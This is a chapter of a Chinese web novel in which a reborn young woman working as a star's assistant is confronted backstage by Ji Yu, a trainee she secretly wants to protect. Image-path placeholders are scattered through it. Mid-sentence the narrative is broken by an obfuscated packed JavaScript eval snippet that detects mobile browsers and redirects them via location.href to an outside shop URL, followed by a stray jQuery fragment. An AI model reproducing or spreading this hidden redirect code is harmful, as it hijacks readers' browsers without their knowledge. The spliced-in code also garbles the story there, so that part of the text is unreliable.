成子秋了然地眨了眨眼。原来是他,那个经纪人嘴里有点门路的空降新人。
他瞥了一眼纪屿伸出的手,并没有去握,只是笑了一下。他那笑容依旧是好看的,眼里却没什么笑意,冷冰冰的。
“赛场上再认识吧。”他轻飘飘地落下这句,便不再多言,与纪屿擦肩而过,走进了化妆间。进门后,他回头看了还愣在门口的林定一眼。
林定被这一眼看得终于回过神来,她有些局促地低下头,快步跟了进去。
与纪屿侧身而过的瞬间,她抬了下眼。仅仅一瞬的对视,她看到了纪屿眼中的惊讶和疑惑,还有一些她看不明白的情绪。
她低下头。
不要看他,不要看他。她在心里对自己说,现在自己可是成子秋的助理,要想真正能帮到纪屿,离他远点才是对的。
纪屿站在原地,看着那个他熟悉的女孩,匆匆从自己身边掠过,垂在身侧的手握成了拳。
他很想叫住她问清楚,这到底是怎么回事。
她怎么会和成子秋一起。
可是,他有什么资格问她呢。
他们那日的争执,总在他脑海里挥之不去。
他们之间,也不知道,在她眼里,还算不算是朋友,她选择做什么,去哪里……似乎都不关他的事。
她一定已经讨厌他了,他们闹地这么不愉快。这思绪让他胸口发闷,呼吸有一些不畅。
这个月他常常心烦意乱。他以为林定只是重生命运给他送来的一个意外插曲,一个过客。可这一个月刻意的疏远,非但没有让他遗忘,反而在他疲惫心累的时刻,她的话语、她的微笑、还有她送给他那唱片的旋律,会不受控地反复浮现。这是为什么……他对自己这份莫名的情感感到不解,甚至有些恼火。
化妆间内,林定故作镇定地走到妆台前,拿出成子秋的保温杯摆放好。成子秋透过镜子沉默地看了她一眼,没说什么。这时,一位扎着高马尾、妆容精致的女化妆师笑着走过来和成子秋打招呼,目光落到林定身上时,疑惑道:“成老师,娟姐今天没来呀?这位是……?”
“新助理。”成子秋简单地说,没有打算将自己助理的私事公之于众。
林定对化妆师笑了笑:“你好,叫我小林就行~”
就在这时,身后传来刚刚那个金发助理小思的声音,她语气极其不耐烦,声音不大却刻薄清晰:“纪屿,你早上没喝美式消肿吗?脸这么肿,等会儿上镜能看吗,真是,一点自觉都没有,当练习生都很长时间了啊……”
如此不客气的贬低话语,让林定的眉皱到了一起。她忍不住回头看去,恰好撞进纪屿望向她的眼眸之中。
那眼神陌生地像湖深潭,林定的心咯噔了一下。
紧接着,让所有人都没想到的一幕,发生了。
纪屿朝她走了过来,她还没来得及反应,纪屿一把握住了她的手腕。
“你……”林定错愕地瞪大双眼,手腕处的握力让她停止了呼吸。
这番动静,吸引了化妆间里所有人的目光,当然也包括正被化妆师打理底妆的成子秋。他从镜中看到了这一幕,眉头瞬间就蹙了起来,那张好看的脸冷了下来,平日里刻意维持着的温和氛围感也荡然无存。
纪屿似乎也意识到了自己的冲动,他轻轻松开手,语气恢复了平淡,仿佛刚才的失态并不存在:“你打翻了成老师的咖啡,不用去帮他重新买一杯吗?”
林定脸上的表情可精彩,窘迫、慌乱、委屈都交织在了一起,她紧紧咬着下唇才勉强恢复正常神态。
纪屿却已转向成子秋,姿态有些懒意,话里却藏着锋芒:“成老师,可以麻烦您的助理去给您买咖啡时,顺便也帮我带一杯吗?我的助理……好像忘了。” 他眼风扫过一旁脸色瞬间涨红的小思,意有所指。
成子秋的嘴角微微抽动了一下,觉得眼前这人简直荒谬之至。恰在此时,他的化妆师竟也搭腔道:“是啊小林,给成子秋老师带一杯美式吧,等下拍摄状态会更好呢。”
众目睽睽之下,成子秋盯了一眼依旧直直望着林定的纪屿,压下心头那股莫名的不快,冷淡道:“可以。”随即,他转向脸色苍白的林定,神色不自觉地缓和了些,声音也更轻:“那麻烦你了。”
林定呼了一口气,用力地点点头,不敢再看任何人,转身小跑着冲出了化妆间。
“哎,小林,一楼大门左转就有咖啡店——”化妆师在她身后喊道,但林定的身影已消失在门口。
“我去和她说。”纪屿迈开他那长腿,快步跟了出去,留下一屋子气氛微妙的人。
成子秋望着重新关上的门,眼神若有所思。
*
林定逃似的跑进安全通道的楼梯间,铁门在身后缓缓合上,隔绝了外面的吵闹。
她背靠着墙壁,轻轻喘着气,试图平复心情。
“砰。”
楼道的门被再次推开。
纪屿追了进来,楼梯间的声控灯亮起,昏暗的光线把他的轮廓照地如此不真实,林定的眼神黯了黯。他走到她面前,挡住了去路。
“定定。” 他唤她,声音比在化妆间里软了许多,却带着小心翼翼的疑惑,那双好看的眼睛看着她,里面清晰地映出她的慌张。“你为什么在这里?”
“……工作。” 林定偏过头,生硬地回答,强迫自己把视线落在楼梯的金属扶手上。
“我没懂。” 纪屿轻声说,向前迈了一小步,拉近了两个人的距离。他看着她反常频率的眨眼和紧抿的嘴唇,心头那点压着的烦躁几乎要藏不住了。
林定被他逼问得无法正常呼吸,刚才一直假装的镇定就快要绷不住,声音在尽力维持正常:“我说过了……我要找暑期实习。”
“这就是你找的实习?” 纪屿像是听到了什么极度荒谬的事情,短促地笑了一声,那笑声里却尽是苦涩。他笑起来的样子本该令人目眩,可此刻林定只有满心难言,她强迫自己将背部挺直了,点点头:“嗯……晚上再聊吧,我得去买咖啡了。” 她现下只想立刻逃离。
她侧身想从他身边绕开往下走,却再次被纪屿一把握住了手臂。
“定定。” 他的语气无奈。
林定挣了挣,却没能挣脱。纪屿见她还想走,只好手下稍稍用了点力,将她轻轻地拉了回来,转身将林定抵在了墙壁与他之间。两人的距离缩短到只剩一拳,空气混合着化妆品香气和林定身上的咖啡味,将二人包围。
“可为什么……” 纪屿低下头,目光紧锁她的眼,声音极低,却每一个字都很清晰,“你要做成子秋的助理?”
纪屿的气息拂过她的脸,林定的理智在那越距的注视下逐渐崩塌。为什么?难道要我说是为了你吗?为了接近你的竞争对手,为了打探消息,为了保护你?这些话她只能放在心里,一个字都不能说出来。难言之隐的委屈让她鼻头一酸,眼也控制不住地湿润了起来。
“没有为什么。” 她闭上眼,轻轻说出这句话,嗓音已经不如刚才稳定。她受不了这样近
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16925171|187627||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
的距离,受不了他眼中那份追问的探寻和……其他的一切。
纪屿没有说话,看着她这幅模样,心里的某个位置好像被扯地有些难受。他想起上个月那场因他而起的争执,语气微微放缓,却再一次带着他的不赞同:“欣喜娱乐不是一个好公司。有很多压榨员工和一些很黑暗的先例,这些都只有圈里的人知道。明星助理的工作也辛苦,没有后台就只能看人脸色,它不是很适合……”
这句话像一颗炸弹,点着了林定隐隐压抑住的情绪,她眼眶通红地抬起头重新与他对视:“又是不适合?纪屿,你不要总是说这种话,如你上次所说,你真的……没有很了解我。这份工作是我自己面试争取来的,我是个成年人,我的每一个决定都是经过我深思熟虑的,我会为我自己的选择负责。” 她虽然很难受,但她还是不会对着纪屿大吼大叫。林定知道,纪屿说这些话肯定也是有关心她的一部分原因,但……重生以来,拯救她的星星和自我成长都在她的规划之中,她也从未对自己不负责任,她一直都有好好为自己的未来做打算。
“谢谢你的关心。”她很悲哀地小声补了一句。纪屿不会知道,她是一个经历过职场的人,她不是眼前这个十八岁的学生。纪屿看着林定的反应,看着她有些沮丧又倔强不服输的样子,其他的话就堵在嗓子里,说不出口了。他意识到,自己又用错了方式。
他沉默了几秒,像是妥协了林定的说辞,转而问了另外一个问题,声音轻地楼道里只有林定听得见:“暑假都在这边实习?还还回G市吗?”
他们离得太近了,近到她能看清他衬衫上的纽扣花纹和针线样式,能感受到他不规则的温热呼吸。林定偏着头,点了点头。
两个人都不知道再说什么合适。纪屿的目光掠过她紧抿的唇,又落回她湿润的眼睛里。一个有些幼稚的念头,从他脑子里冒了出来,他张了张嘴,犹豫了一会儿,开口问道:
“你现在的,” 纪屿的喉结滚动了一下,声音比刚才还低,“手机壁纸,是成子秋吗?”
问完他就后悔了。这是什么问题?前文不搭后语的。可这话都已经问出口,也收不回来了。
林定听到问题后,感到万分困惑。壁纸?这和现在的情形有什么关系……他难道……还在意之前发现她壁纸是他那件事吗?
一想到这个,那场争执的心痛感又传达至全身。
“我有找过你内推,” 她抬起头,直视他,眼泪很争气的与眼眶和解,没有滴下来。
“是你不答应的。”
“我也答应过你,不会去你的公司。”
每一个字,都重重敲在纪屿身上。是啊,是他先将她拒之门外的。
她伸出手推开了他。
纪屿措不及防间被她推得向后踉跄了半步,松开了手。
“你这个月都没有联系我。” 他看着揉着手腕,与自己拉开距离的女孩,缓缓说道。
林定停下揉手腕的动作,没有看他,只是用同样轻的声音,一字一句道:
“你也没有联系我。”
说完,她不再停留,快步冲下楼梯,身影消失在昏暗的光线里,也消失在纪屿的视线中。
楼梯间重归寂静,声控灯悄悄地灭了。
纪屿靠在冰冷的墙壁上,脑海里,全是她最后那句轻飘飘却尖锐地刺痛了他的反驳。
是啊,他也没有联系她。
前世没有的、陌生的情感,悄然如清风一般闯进了他的胸腔。
纪屿感觉心里空落落的。